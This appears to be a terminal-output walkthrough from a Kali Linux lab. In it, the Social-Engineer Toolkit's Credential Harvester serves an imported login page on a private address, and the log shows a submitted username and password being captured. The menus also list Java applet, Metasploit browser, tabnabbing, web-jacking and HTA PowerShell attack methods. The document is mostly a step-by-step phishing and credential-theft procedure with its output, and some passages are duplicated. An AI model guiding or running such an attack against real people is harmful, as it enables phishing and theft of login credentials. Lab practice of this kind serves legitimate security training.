ibtihiel@kali: ~ ibtihiel@kali: ~ ibtihiel@kali: ~ ibtihiel@kali: ~

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>3

[+] Credential harvester will allow you to utilize the clone capabilities within SET
[+] to harvest credentials or parameters from a website as well as place them into a report

```
Session Actions Edit View Help
ibtihel@kali: ~ ibtihel@kali: ~ ibtihel@kali: ~ ibtihel@kali: ~
set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.16.208.139]
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned: /home/ibtihel/mywebsite/
[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 1
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported: http://172.16.208.139

The best way to use this attack is if username and password form fields are available. Regardless, this captures all PO
STS on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```



Login Page

Username:

Password:

```
[!] Example: http://www.blah.com
set:webattack> URL of the website you imported: http://172.16.208.139

The best way to use this attack is if username and password form fields are available. Regardless, this captures all PO
STS on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.16.208.130 - - [09/Apr/2026 11:43:11] "GET / HTTP/1.1" 200 -
172.16.208.130 - - [09/Apr/2026 11:43:21] "GET /?username=ibtihel&password=1234444444 HTTP/1.1" 404 -
```